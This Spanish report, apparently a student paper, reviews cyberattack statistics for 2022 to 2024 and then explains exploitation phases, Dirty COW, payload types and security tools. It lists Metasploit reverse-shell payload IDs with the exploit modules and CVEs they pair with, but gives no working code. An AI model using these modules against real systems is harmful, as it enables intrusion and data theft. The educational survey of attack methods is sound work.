Como ya habíamos mencionado, un ataque "Man In The Middle" (MITM) ocurre cuando un ciberdelincuente intercepta y altera la comunicación entre dos partes que creen que están hablando directamente entre sí. En este ataque, el atacante se sitúa entre el remitente y el receptor de la información, interceptando y, a menudo, descryptando los datos transmitidos sin que las partes legítimas lo noten. Esto le permite leer, capturar o modificar la información. Y también puede permitirle suplantar a una de las partes para realizar transacciones fraudulentas o recopilar información adicional. Ejemplos comunes incluyen el secuestro de sesiones activas y la creación de redes Wi-Fi falsas para captar datos de los usuarios conectados [18].

7.3 Los ataques más comunes desde 2022 al 2024

Hay mucha ambigüedad si queremos encontrar cuales son en orden los tipos de ciberataques más recurrentes de un año en específico o en general, pues los datos de diversas fuentes pueden variar considerablemente, o directamente contradecirse. También puede haber malentendidos en cuanto a cómo interpretar o clasificar ciertos datos, aunque técnicamente los datos no sean incorrectos. Todo esto da lugar a que los porcentajes y las cifras reportadas en distintas fuentes no terminen de cuadrar. Pero en general, esta es la información más relevante (noticias, casos específicos), y estas son las afirmaciones más representativas que podemos encontrar en una investigación de unos cuantos minutos sobre este tema:

7.3.1 Año 2022

[25] Algunos de los ciberataques más relevantes del año 2022 fueron los siguientes:

1. La infraestructura crítica de Ucrania se vio amenazada por ciberataques rusos. Para estos ataques se usó un malware denominado 'Industroyer2', en combinación con una variante de 'CaddyWiper'. Estos Malwares en esencia, son usados para borrar datos de los sistemas en los que son Instalados, por lo que se sospecha que pudieron ser utilizados como Ransomware.
2. La empresa prestadora de servicios de transporte, Uber, sufrió un ataque al ser uno de sus empleados, comprometido mediante Phishing para obtener datos y credenciales sensibles, y a partir de ahí, el ataque se propagó a otros clientes y a los sistemas internos de la empresa.
3. Medibank, una empresa australiana dedicada a los seguros de salud, fue víctima de un Ransomware que accedió a los datos de cuatro millones de clientes. Los daños calculados correspondientes a este ataque, posiblemente incluyendo el pago del rescate de los datos, rondan entre los 34 millones de dólares.
4. La Cruz Roja Internacional (CICR) informó que fue víctima de una filtración de datos de gran escala (se filtraron los datos sensibles de 500000 víctimas). Aunque no se tiene registro de exactamente qué fue lo que sucedió, se atribuye a una amenaza interna, por parte de un estado no identificado.

Como podemos ver, el Ransomware protagonizó dos de estos ataques relevantes, y según Techopedia, en general, los dos tipos de ataques más comunes en este año fueron el Phishing y el Ransomware. Además de ataques de Ingeniería social.

- I. *"El Informe sobre delitos en internet del FBI reveló un total de 800.944 denuncias por ciberdelitos. Los ataques de phishing fueron el tipo de delito más recurrente, con 300.497 denuncias notificadas. Las pérdidas totales debidas tan solo a los ataques de phishing superaron los 10.300 millones de dólares" [22].*
- II. *"Los ataques de ransomware fueron otra de las principales ciberamenazas en este año. Las organizaciones de todo el mundo detectaron 493,33 millones de ataques de ransomware" [22].*
- III. *"Casi el 60% de los ataques en Europa, Oriente Medio y África incluyen un componente de ingeniería social, según una investigación citada por Enisa" [22].*

By Victim Count			
Crime Type	Victims	Crime Type	Victims
Phishing	300,497	Government Impersonation	11,554
Personal Data Breach	58,859	Advanced Fee	11,264
Non-Payment/Non-Delivery	51,679	Other	9,966
Extortion	39,416	Overpayment	6,183
Tech Support	32,538	Lottery/Sweepstakes/Inheritance	5,650
Investment	30,529	Data Breach	2,795
Identity Theft	27,922	Crimes Against Children	2,587
Credit Card/Check Fraud	22,985	Ransomware	2,385
BEC	21,832	Threats of Violence	2,224
Spoofing	20,649	IPR/Copyright/Counterfeit	2,183
Confidence/Romance	19,021	SIM Swap	2,026
Employment	14,946	Malware	762
Harassment/Stalking	11,779	Botnet	568
Real Estate	11,727		

Estadísticas de ataques cibernéticos 2022 según el FBI [22].

7.3.2 Año 2023

[27] Algunos de los ciberataques más relevantes de este año fueron:

1. El Servicio de Policía de Irlanda del Norte (PSNI) sufrió en agosto, una filtración de información provocada por un empleado que resultó en exponer los nombres, rangos y departamentos de 10000 oficiales y personal civil, incluidos trabajadores de vigilancia e inteligencia. Aunque como tal no fue un ciberataque, es un daño causado por una amenaza interna.
2. El Consejo Indio de Investigación Médica (ICMR) fue víctima de un ciberataque que terminó en la venta de información delicada de 815 millones de residentes. los datos se extrajeron de la base de datos de pruebas COVID del ICMR, e incluían nombre, edad, sexo, dirección, número de pasaporte y Aadhaar (número de identificación del gobierno). Esto fue especialmente grave porque con esos datos se pueden cometer fraudes que incluyen el pago de facturas y otros tipos de operaciones oficiales. Aunque el tipo de ataque que se usó no fue divulgado, generalmente este tipo de brechas de datos son llevadas a cabo mediante Phishing y Exploits de Vulnerabilidades en Software.
3. T-Mobile, una empresa de telecomunicaciones estadounidense sufrió en enero de 2022, una brecha de seguridad que afectó a 37 millones de clientes, resultando en el robo de direcciones, números telefónicos y fechas de nacimiento. Además de que, en abril sufrió otro incidente que afectó a 800 clientes, cuya información mencionada fue robada, además de Pines de cuentas de T-mobile, números de seguro social, datos de identificación de gobierno y códigos internos que la empresa utiliza para su operatividad interna. De nuevo,


aunque no se han divulgado los detalles de este ataque, todo indica que fue llevado a cabo mediante Phishing y Explotación de Vulnerabilidades en Software.

4. El Pentágono (la famosa organización del ejército estadounidense) fue atacado por Jack Teixeira, un joven de 21 años miembro del ala de inteligencia de la Guardia nacional de Massachusetts. Jack filtró información militar delicada en su comunidad de Discord, robándolos y posteriormente fotografiándolos. Esto significó en un daño con la relación entre Estados Unidos y sus aliados, Dando a Rusia una ventaja de inteligencia militar. Este ataque clasifica como filtración de información, por parte de una amenaza interna. Y pudo ser dada por posibles políticas de autenticación débil.

Y aunque no se escucha mucho sobre los ataque DOS, según un informe de Cloudflare, en este año también hubo un aumento en ataques de DOS y DDOS.

“Las industrias en línea experimentaron un aumento significativo de los ataques DDoS en la capa de aplicación, con un aumento intertrimestral del 131 % y un aumento interanual del 300 %.” [22].

Pero a pesar de todo esto, Statista reporta que el Ransomware les siguió tomando la delantera, a cualquier otro tipo de ciberataque, por mucho:



“Distribution of detected cyberattacks worldwide in 2023, by type” (Statista) [26].

7.3.3 Año 2024

Después del reciente incidente electoral ocurrido en Venezuela, varias páginas gubernamentales fueron atacadas como modo de protesta por parte de numerosos activistas. Lo que resultó en 45 sitios web afectados, pertenecientes al estado. Aunque este incidente es muy reciente y por lo tanto, no hay demasiada información oficial, en caso de ser cierto, pudo haber sido llevado a cabo mediante DDOS y Phishing que instalara otros tipos de Malware en los sistemas objetivo, que tuvieran la única intención de dañar a los equipos o su rendimiento [29].

Finalmente, según Techopedia, “Los ataques de Phishing siguen siendo el ciberataque más común, con aproximadamente 3.400 millones de correos electrónicos no deseados diarios.”

“Los ataques de phishing siguen siendo responsables del 90% de las violaciones de datos” [22].

7.4 Conclusión sobre las estadísticas de ciberataques

Entonces, las estadísticas y los detalles sobre estos ciberataques nos dicen que los dos tipos más comunes desde 2022 hasta 2024 son indiscutiblemente el Phishing, que ocupa el primer lugar, y el Ransomware, en segundo lugar. Y si seguimos investigando, a partir de estos dos, hay una ambigüedad en cuanto a qué otros ataques son los más frecuentes. Sin embargo, los siguientes más mencionados son: cualquier otro tipo de Malware, Ataques de Denegación de servicio (DDoS o DoS). y por último, Exploits de Vulnerabilidades de Software.

Por otro lado, las amenazas internas y las filtraciones de información, aunque son citadas frecuentemente, no se considerarán ciberataques técnicos en este reporte, sino riesgos o amenazas. Inicialmente, en nuestra conclusión final, estos ocuparían los puestos entre cuarto y quinto respectivamente. Estos incidentes pueden ser causados por políticas de autenticación débiles o una gestión inadecuada de la seguridad. Además de por supuesto, ataques basados únicamente en ingeniería social, que, a pesar de también ser demasiado comunes, por sí solos carecen de la naturaleza técnica que consideraremos para esta conclusión.

Las fuentes que usamos son bastante representativas respecto a lo que se puede investigar en internet. Por ello, el Phishing y el Ransomware se mantienen como los dos principales, mientras que el puesto específico de los demás tipos de ataques se presta a discusión por falta de un consenso por parte de las fuentes consultadas, así que los puestos que les dimos están basados en el análisis de esta investigación en específico.

7.5 Conclusión sobre el hacking ético (y hacking)

Un hacker o ciberdelincuente es, en esencia, un experto en seguridad informática y ciberseguridad que ha elegido utilizar sus habilidades para fines delictivos. Este tipo de profesional, que entiende a fondo los sistemas y redes, emplea su conocimiento para realizar actividades ilícitas. Por otro lado, un hacker ético también es un experto en ciberseguridad, pero ha decidido seguir el camino del profesionalismo y la integridad, utilizando su conocimiento para proteger sistemas y redes de amenazas del otro tipo de hackers

Y por último, es muy importante mantenerse siempre informado sobre estos temas para saber cómo defendernos de estos ataques o prevenirlos. Tanto si somos individuos, como empresas públicas o privadas, incluyendo países. Y a pesar de que la ciberseguridad es un complejo mundo interminable que una sola persona nunca terminará de explorar, y que mueve millones de dólares al día entre múltiples entidades, a menudo como usuarios individuales nos basta con buenas prácticas básicas.

8 Ataques por explotación de vulnerabilidades

8.1 Escaneo y explotación de vulnerabilidades

Al hablar de teoría de análisis de vulnerabilidades, tenemos cuatro fases importantes:

- ❖ **Identificación de vulnerabilidades:** *proceso de detectar debilidades en un sistema o red que podrían ser explotadas por atacantes para comprometer su seguridad.*
- ❖ **Evaluación:** *analizar y priorizar las debilidades identificadas para determinar su impacto y riesgo potencial sobre la seguridad del sistema.*
- ❖ **Tratamiento:** *Implementar medidas para mitigar o corregir las debilidades identificadas, reduciendo así el riesgo para el sistema.*
- ❖ **Informe:** *presenta los hallazgos, evaluaciones y recomendaciones, proporcionando un resumen claro y detallado para la toma de decisiones y la mejora de la seguridad.*

Además, podemos clasificar estos análisis de vulnerabilidades según su ámbito, por ejemplo:

- ❖ **Análisis de vulnerabilidades externas:** *examina los activos y las redes desde fuera de la infraestructura organizacional para identificar debilidades que podrían ser explotadas por atacantes externos.*
- ❖ **Análisis de vulnerabilidades internas:** *evalúa los sistemas y redes dentro de la organización para identificar debilidades que podrían ser explotadas por amenazas internas o actores maliciosos.*
- ❖ **Análisis autenticados:** *También llamados “de caja blanca” se realiza con acceso completo al sistema, permitiendo una evaluación detallada de las debilidades internas con permisos y privilegios de usuario para una visión más precisa.*
- ❖ **Análisis no autenticados:** *También llamados “de caja negra” se lleva a cabo sin acceso previo al sistema, evaluando las debilidades desde una perspectiva externa para identificar posibles exposiciones visibles sin credenciales.*

En el ámbito industrial, muchos de estas fases, sobre todo las técnicas están automatizadas mediante diversas tecnologías, y hay herramientas específicas (prácticas) que nos ayudan en cada una de estas fases, para distintos propósitos.

Finalmente, el análisis de vulnerabilidades se centra en identificar y clasificar debilidades en un sistema para entender su riesgo potencial, proporcionando un inventario de problemas de seguridad. Mientras que una prueba de penetración va más allá al simular ataques reales para explotar estas debilidades y evaluar la eficacia de las defensas, ofreciendo una visión más práctica y detallada de cómo un atacante podría comprometer el sistema y las posibles consecuencias de un ataque exitoso. [35] [36].

Ahora, pasando a la explotación de vulnerabilidades, tenemos las siguientes fases de las que se compone una explotación [35] [36]:

- ❖ **Reconocimiento:** *En esta fase, se recopila información sobre el objetivo mediante técnicas como la búsqueda en motores de búsqueda, la recopilación de datos de redes sociales y el uso de herramientas de escaneo pasivo para identificar direcciones IP, puertos abiertos y servicios en ejecución. El objetivo es construir un perfil detallado del entorno objetivo.*
- ❖ **Escaneo:** *Aquí se utilizan herramientas de escaneo activas para identificar vulnerabilidades específicas en el sistema, como configuraciones incorrectas, versiones de software obsoletas y servicios vulnerables. Se pueden realizar escaneos de puertos y análisis de aplicaciones para detectar debilidades que puedan ser explotadas.*
- ❖ **Explotación:** *Esta fase implica la utilización de las vulnerabilidades identificadas para llevar a cabo un ataque. Los atacantes pueden emplear exploits para ejecutar código malicioso, obtener acceso no autorizado o comprometer sistemas. La explotación puede ser remota o local, dependiendo del vector de ataque.*
- ❖ **Mantenimiento de acceso:** *Una vez dentro, los atacantes instalan herramientas como backdoors o rootkits para garantizar que puedan volver a acceder al sistema en el futuro sin ser detectados. Esto les permite mantener el control y llevar a cabo acciones adicionales sin necesidad de volver a explotar la vulnerabilidad original.*
- ❖ **Eliminación de huellas:** *Finalmente, los atacantes intentan borrar cualquier evidencia de su presencia en el sistema. Esto incluye eliminar registros de acceso, limpiar archivos temporales y modificar logs del sistema para ocultar sus actividades y complicar la detección por parte de los administradores de seguridad.*

8.2 Tipos de reconocimiento

Existen dos tipos de reconocimiento: activo y pasivo.

El *reconocimiento pasivo* implica recolectar información sin interactuar directamente con el objetivo. Esto puede incluir búsqueda en línea (por ejemplo, en Redes sociales, sitios web o foros), Whois (Información sobre el dominio: propietario, dirección, etc...), Análisis de datos públicos (Informes, registros, bases de datos públicas, etc).

En el *reconocimiento activo* se interactúa directamente con el sistema objetivo para obtener información. Esto puede incluir la Identificación de puertos abiertos y servicios en ejecución (usando herramientas como Nmap), determinar qué sistemas operativos y versiones están en uso. Identificar versiones de aplicaciones o servidores web, enumeración de Servicios: identificar y catalogar los servicios que están corriendo en el objetivo, recolección de información sobre las conexiones de red activas y puertos en uso, entre otras prácticas.

Básicamente el reconocimiento pasivo es un reconocimiento de naturaleza menos técnica, y la del activo es más técnica. Este último requiere la comprensión de conceptos prácticos y de tecnologías específicas para llevarse a cabo.

Al planificar un ataque, forzosamente hay que identificar las Vulnerabilidades específicas que atacarás, tu Vector de ataque y el Exploit que usarás. En las páginas siguientes, nos centraremos en la fase de escaneo y explotación.

8.3 Tipos de Vulnerabilidades

En la explotación, los tipos más comúnmente citados de vulnerabilidades son:

- ❖ **Inyecciones:** Técnicas como SQL Injection o Command Injection, donde se insertan comandos maliciosos en una entrada que el sistema no valida correctamente.
- ❖ **Ejecutables:** Aplicaciones con fallos que permiten a un atacante ejecutar código arbitrario.
- ❖ **Desbordamiento de búfer:** Ocurre cuando se envían más datos a un búfer de los que puede manejar, lo que puede permitir la ejecución de código malicioso.

Los lugares donde podemos encontrar estas vulnerabilidades son:

Aplicaciones de software, sistemas operativos, protocolos de comunicación, navegadores (y sus complementos) y puertos de red abiertos. Que usen servicios o protocolos (de red, de comunicación o de cualquier naturaleza) mal configurados. Recordemos que el exploit proporciona acceso a un sistema, proporciona acceso a la vulnerabilidad y que o existen exploits creados con anterioridad para aprovechar una vulnerabilidad específica, o los creamos nosotros, programándolos. Producen un fallo o error a través del cual podemos realizar cosas inesperadas para los administradores.

Hay exploits que son específicamente para aprovechar servicios y protocolos (mala implementación de los protocolos) [63] por ejemplo:

- ❖ **Servicios/protocolos Web:** *WordPress, Joomla y Drupal, http/https, WebSocket, JSON-RPC, XML-RPC*. Un atacante puede enviar consultas maliciosas a la base de datos a través de un formulario web, obteniendo acceso no autorizado a datos sensibles.
- ❖ **De correo electrónico:** *smtp, imap, pop3, SPF, DKIM*. Por ejemplo, un servidor SMTP mal configurado que permite el envío de correos electrónicos sin autenticación puede permitir que un atacante envíe correos de spam o phishing desde el servidor.
- ❖ **De transferencia de archivos:** *ftp, sftp, WebDAV, Rsync*. Que pueden ser explotados a través de configuraciones inseguras, autenticación débil o falta de cifrado, dejando los archivos propensos a ser robados o modificados.
- ❖ **De bases de datos:** *mysql, postgresql, SQLite*. Un servicio de base de datos expuesto a Internet puede ser usado por un atacante para intentar ataques de fuerza bruta para obtener acceso a la base de datos.
- ❖ **Servicios de red:** *ssh, rdp, tcp, udp, NAT (e incluso puertos de red)*. Por ejemplo, un servicio SSH con autenticación débil (como contraseñas comunes o poco robustas). Puede ser usado por los atacantes intentando acceder al servidor mediante ataques de fuerza bruta.
- ❖ **APIs (REST, SOAP):** Una API que no valida adecuadamente las entradas. Puede ser vulnerable a ataques de inyección o desbordamiento de búfer, permitiendo la ejecución de código malicioso.

Al identificar vulnerabilidades específicas en alguno de estos servicios, que son usados por alguna aplicación, proceso o sistema, se procede a usar el exploit. Y el exploit nos abre paso para cargar el payload.

8.3.1 Escalar privilegios de administración (ejemplo histórico y práctico de explotación)

Los procesos en sistemas operativos suelen ejecutarse con diferentes niveles de privilegios. Un exploit puede aprovecharse de un proceso con privilegios bajos que interactúa con uno con privilegios altos. Si el atacante puede controlar el proceso de bajo nivel, podría ejecutar código que escale a privilegios más altos.

Un caso importante relacionado con escalamiento de privilegios de administración es CVE-2016-5195 o conocido popularmente como "Dirty cow". "Dirty COW" es una vulnerabilidad en el núcleo de Linux. "Copy-On-Write" (COW) es una técnica de gestión de memoria, no es exclusiva de Linux, pero la implementación de esta técnica en Linux tenía un fallo explotable [62].

La explotación de “Dirty COW” se basa en una "condición de carrera", que es una situación en la que dos o más procesos intentan acceder y modificar un recurso compartido al mismo tiempo, lo que puede llevar a resultados inesperados. En este caso, el atacante alterna rápidamente entre intentar escribir en el archivo y leerlo. Esto provoca que el sistema no pueda manejar correctamente las operaciones, permitiendo que el atacante sobrescriba el contenido del archivo de solo lectura. Al aprovechar esta condición de carrera, el atacante puede modificar archivos, incluyendo configuraciones del sistema o ejecutables, lo que le permite elevar sus privilegios o comprometer la seguridad del sistema.

Esta vulnerabilidad estaba presente en una gran cantidad de distribuciones de Linux, y aunque se publicó un parche rápidamente, muchos sistemas pudieron haber estado en riesgo durante un tiempo antes de que se aplicara la actualización. Recordemos que COW en sí mismo no es la vulnerabilidad. “Dirty COW” es la vulnerabilidad, que surge exactamente cuando se falla en la implementación de COW. Este es un ejemplo técnico perfecto que demuestra a qué nos referimos cuando decimos que se pueden aprovechar fallos en servicios o su implementación, métodos de programación/manejo de memoria o de más elementos de software, para encontrar vulnerabilidades y explotarlas.

Ahora, para explotar esta vulnerabilidad podemos crear un exploit, escribiendo un script que se aproveche de la condición de carrera mencionada. El script debería comprender conceptos de programación concurrente y paralela, manejo de memoria, conocimiento del funcionamiento del kernel de Linux y su gestión de permisos, entre otros conceptos.

Alternativamente, podemos usar exploits para “Dirty Cow” creados con anterioridad. Por ejemplo, seguramente Metasploit Framework tiene un módulo específico para “Dirty Cow”. Además se han publicado pruebas de concepto que demuestran cómo se puede atacar esta vulnerabilidad [\[64\]](#).

8.4 Payloads

El payload es un módulo del exploit. Son los códigos que se ejecutan después de que se ha logrado la explotación. Pueden variar desde simples comandos para abrir una shell, hasta cargas útiles más complejas que instalan malware o roban información. Esta es la parte más importante de todo el proceso de hacking, es este módulo el que realiza el daño como tal al sistema. El payload puede ser: instrucciones (comandos o scripts) (malware en general). Y puede crear puertas traseras, transmitir datos al atacante, ejecutar keyloggers, o como vimos en el caso “Dirty cow”; permitir al atacante escalar privilegios de administrador.

De nuevo, tenemos varios tipos de payloads:

- ❖ **Shell Payloads:** Proporcionan acceso a una línea de comandos remota.
- ❖ **Bind Shell:** Establece una conexión desde el sistema comprometido hacia el atacante, abriendo un puerto en el sistema víctima. (El dispositivo comprometido escucha en un puerto específico, y el atacante se conecta a él).
- ❖ **Reverse Shell:** Establece una conexión hacia un atacante, permitiéndole ejecutar comandos de forma remota en el dispositivo infectado.
- ❖ **Ejecución de comandos:** Permite la ejecución de comandos específicos en el sistema víctima. Por ejemplo Ejecutar un comando para descargar e instalar malware.
- ❖ **Web payloads:** Diseñados para atacar aplicaciones web.

8.4.1 Ejemplos prácticos de payloads (notación Metasploit Framework), con sus exploits y vulnerabilidades (notación CVE) asociados

Con los conceptos de vulnerabilidad, exploit y payload entendidos de forma más técnica, veamos ejemplos específicos de cada uno, trabajando juntos. Para esta lista, vamos a usar como referencia módulos de Metasploit Framework (con notación Metasploit Framework) (Y las vulnerabilidades específicas serán documentadas con notación CVE [65]). Algunos de estos payloads muy probablemente se encuentran también en otros frameworks de ciberseguridad, como veil framework, Nessus, Burp Suite, Core Impact etc. Además de que, como ya hemos visto, nosotros mismos podemos escribir nuestros propios scripts de payloads correspondientes a las vulnerabilidades específicas que deseamos atacar. Y para esto se necesitan conocimientos prácticos profundos en programación sobre diversos temas, dependiendo de nuestros propósitos, estos temas pueden incluir: Manejo de memoria, Sistemas operativos y sus respectivas API's, Manejo de Sockets, uso e implementación de protocolos de red, uso de servicios de red, (de hecho, protocolos y servicios de cualquier naturaleza) entre un sinnúmero de tópicos. Y recordemos que un exploit puede usar varios payloads y un payload puede ser usado por varios exploits.

Nombre: Windows Meterpreter Reverse TCP	ID: windows/meterpreter/reverse_tcp
Exploits asociados: <ul style="list-style-type: none"> ▪ exploit/windows/smb/ms17_010_eternalblue ▪ exploit/windows/http/struts_code_exec ▪ exploit/windows/fileformat/office_winword_ole 	
Algunas de las vulnerabilidades explotadas asociadas: <ul style="list-style-type: none"> ○ CVE-2017-0143 (EternalBlue) - Protocolo SMBv1 vulnerable a ejecución remota de código (en windows). ○ CVE-2017-5638 – en Apache Struts 2 (un marco de desarrollo para aplicaciones web en Java) vulnerable a ejecución remota de código en la carga de archivos. ○ CVE-2017-0199 - Vulnerabilidad en Microsoft Office que permite la ejecución remota de código a través de OLE. 	

Nombre: Linux Shell Reverse TCP	ID: linux/x86/shell_reverse_tcp
Exploits asociados: <ul style="list-style-type: none"> ▪ exploit/linux/http/apache_mod_cgi_bash_env_exec ▪ exploit/linux/samba/samba_nt_trans ▪ exploit/linux/http/joomla_joomla_view 	
Algunas de las vulnerabilidades explotadas asociadas: <ul style="list-style-type: none"> ○ CVE-2014-6271 (Shellshock) - Ejecución remota de código a través de la variable de entorno en Bash (Unix y Linux). ○ CVE-2017-7494 - Vulnerabilidad en Samba (software que permite la compartición de archivos e impresión entre sistemas Unix, Linux y Windows) que permite la ejecución remota de código. ○ CVE-2015-8562 - Ejecución remota de código en Joomla debido a una vulnerabilidad en la visualización de componentes (Sistemas que usen PHP). 	

Nombre: Meterpreter Reverse TCP	ID: php/meterpreter/reverse_tcp
Exploits asociados: <ul style="list-style-type: none"> ▪ exploit/multi/http/php_cgi_arg_injection ▪ exploit/multi/http/drupal_drupageddon2 ▪ exploit/multi/http/wordpress_xmlrpc_login 	
Algunas de las vulnerabilidades explotadas asociadas: <ul style="list-style-type: none"> ○ CVE-2012-1823 - Inyección de argumentos en PHP CGI que permite la ejecución de código arbitrario. ○ CVE-2014-3704 (Drupalgeddon, sistema de gestión de contenido (CMS) que permite crear y administrar sitios web) - Ejecución remota de código a través de una vulnerabilidad en Drupal. ○ CVE-2017-1001000 - Vulnerabilidad de autenticación en XML-RPC de WordPress (otro CMS) que permite ataques de fuerza bruta. 	

Nombre: Java Meterpreter Reverse TCP	ID: java/meterpreter/reverse_tcp
Exploits asociados: <ul style="list-style-type: none"> ▪ exploit/multi/misc/java_rmi_server ▪ exploit/multi/http/struts2_rest_xstream ▪ exploit/multi/http/tomcat_mgr_deploy 	
Algunas de las vulnerabilidades explotadas asociadas: <ul style="list-style-type: none"> ○ CVE-2014-6510 - Ejecución remota de código a través de un servidor RMI Java. ○ CVE-2017-9805 - Ejecución remota de código en Struts 2 a través de XStream (biblioteca en Java que permite la serialización y deserialización de objetos a formatos XML y JSON). ○ CVE-2017-12615 - Despliegue no autenticado en el administrador de Tomcat (servidor web y contenedor de servlets para Java). 	

8.5 Post-explotación

Finalmente, mientras la explotación inicial busca entrar al sistema, la post-explotación se enfoca en mantener el máximo provecho del acceso ya obtenido. A diferencia de la explotación inicial, que puede ser una acción única, la post-explotación implica establecer métodos para mantener el acceso a largo plazo. Las técnicas y herramientas utilizadas en post-explotación son a menudo diferentes y requieren un conjunto de habilidades distintas, como el uso de herramientas para la recolección de datos (como Meterpreter o Remote Acces Trojans) o técnicas para mantener la persistencia. Esto puede incluir la instalación de backdoors o la creación de nuevas cuentas de usuario (un backdoor es un método oculto para eludir la autenticación normal y obtener acceso a un sistema o red. Generalmente, se instala en un software o sistema con el fin de permitir a un atacante sin que los usuarios legítimos lo sepan). Además, en esta fase, se hace un esfuerzo consciente por ocultar las huellas y evitar la detección, lo que puede no ser una preocupación inmediata durante la explotación inicial

9 Herramientas de ciberseguridad de nuestro interés

Dado que las dos categorías más frecuentes de ciberataques en los años recientes fueron Phishing y Ransomware, y dado que estos dos tipos de ataques están estrechamente relacionados con la explotación de vulnerabilidades (el Phishing muchas veces puede ser usado también para instalar malware, y explotar vulnerabilidades en el sistema, además el Ransomware siempre implica explotación de vulnerabilidades), hemos dividido en cuatro categorías la lista de herramientas recopiladas:

- ❖ Explotación de vulnerabilidades (8 herramientas)
- ❖ Escaneo de vulnerabilidades (3 herramientas)
- ❖ Escaneo/monitoreo de redes (pueden ayudar a combatir el Phishing) (7 herramientas)
- ❖ Herramientas contra Ransomware (3 herramientas)

Estas son algunas de las herramientas de ciberseguridad más populares y útiles, relacionadas las principales categorías de interés de esta investigación:

- | | | |
|---------------------------------------|-------------------------------|--------------------------------|
| 1. <i>Metasploit Framework</i> | 8. <i>Searchsploit</i> | 15. <i>Wireshark</i> |
| 2. <i>Veil-Framework</i> | 9. <i>Nikto</i> | 16. <i>SpamAssassin</i> |
| 3. <i>Sqlmap</i> | 10. <i>OpenVAS</i> | 17. <i>Fail2Ban</i> |
| 4. <i>Hydra</i> | 11. <i>OWASP ZAP</i> | 18. <i>Cowrie</i> |
| 5. <i>Aircrack-ng</i> | 12. <i>Nmap</i> | 19. <i>Rkhunter</i> |
| 6. <i>Burp Suite</i> | 13. <i>Nagios</i> | 20. <i>Chkrootkit</i> |
| 7. <i>PowerSploit</i> | 14. <i>Enum4linux</i> | 21. <i>ClamAv</i> |

Vamos a centrarnos en las 5 de mayor relevancia para este artículo: herramientas para escaneo y explotación de vulnerabilidades, disponibles (o compatibles) con Alma Linux: *Metasploit Framework*, *Sqlmap*, *SearchSploit*, *Enum4Linux* y, adicionalmente *Spamassassin* para detección de spam en correos electrónicos, respectivamente.

Aunque muchas herramientas tienen varias categorías, la categoría en la que fueron puestas aquí, fue tomada en cuenta como su especialidad. (la lista no está ordenada por ningún tipo de ranking, simplemente las enumeramos por el estilo de documentación que seguiremos). El formato de las fechas aquí presentadas corresponde a: Día / mes / año.

Los datos mostrados corresponden a los que se encuentran en las documentaciones de cada herramienta, en caso de que en dichas documentaciones falten datos específicos, estos se deducen mediante otros métodos (por ejemplo, para el almacenamiento usado se descarga la carpeta de la versión más reciente disponible al público, y se verifica su uso de almacenamiento manualmente. Para el procesador, versión más antigua de SO compatible o RAM mínima, podemos tomar otras referencias como la compatibilidad mínima requerida por otros requisitos adicionales (en caso de

haber), u otras tecnologías relacionadas, por ejemplo, la RAM mínima requerida por un procesador, será la RAM mínima que tomaremos como referencia para ejecutar una aplicación, si es que tenemos la información del procesador requerido, y viceversa, y aplicando esa lógica siempre que se pueda en otros componentes. Por ello puede haber variaciones en cuanto a las especificaciones finales). Procederemos a dar los detalles de estas herramientas y documentar su instalación y uso en Alma Linux

9.1 Consideraciones generales para cada herramienta:

- ✓ La versión de Alma Linux utilizada para esta documentación es la 9.4 (Seafoam Ocelot).
- ✓ Antes de realizar cada instalación, es una buena práctica actualizar nuestro sistema, ejecutando el comando `sudo dnf update` (o `sudo dnf update -y` para automatizar la confirmación de los cambios):

```
Verificando      : epel-release-9-8.el9.noarch                35/40
Verificando      : epel-release-9-7.el9.noarch                36/40
Verificando      : kernel-5.14.0-427.22.1.el9_4.x86_64        37/40
Verificando      : kernel-core-5.14.0-427.22.1.el9_4.x86_64    38/40
Verificando      : kernel-modules-5.14.0-427.22.1.el9_4.x86_64 39/40
Verificando      : kernel-modules-core-5.14.0-427.22.1.el9_4.x86_64 40/40

Actualizado:
  bpftrace-7.3.0-427.35.1.el9_4.x86_64      emacs-filesystem-1:27.2-10.el9_4.noarch      epel-release-9-8.el9.noarch
  glibc-2.68-4.14.el9_4.1.x86_64             kernel-tools-5.14.0-427.35.1.el9_4.x86_64    kernel-tools-libs-5.14.0-427.35.1.el9_4.x86_64
  mdadm-4.2-14.el9_4.x86_64                   net-snmp-libs-1:5.9.1-13.el9_4.2.x86_64      nspr-4.35.0-14.el9_2.x86_64
  nss-3.101.0-7.el9_2.x86_64                  nss-softokn-3.101.0-7.el9_2.x86_64           nss-softokn-freebl-3.101.0-7.el9_2.x86_64
  nss-sysinit-3.101.0-7.el9_2.x86_64          nss-util-3.101.0-7.el9_2.x86_64              python3-perf-5.14.0-427.35.1.el9_4.x86_64
  tar-2:1.34-6.el9_4.1.x86_64

Instalado:
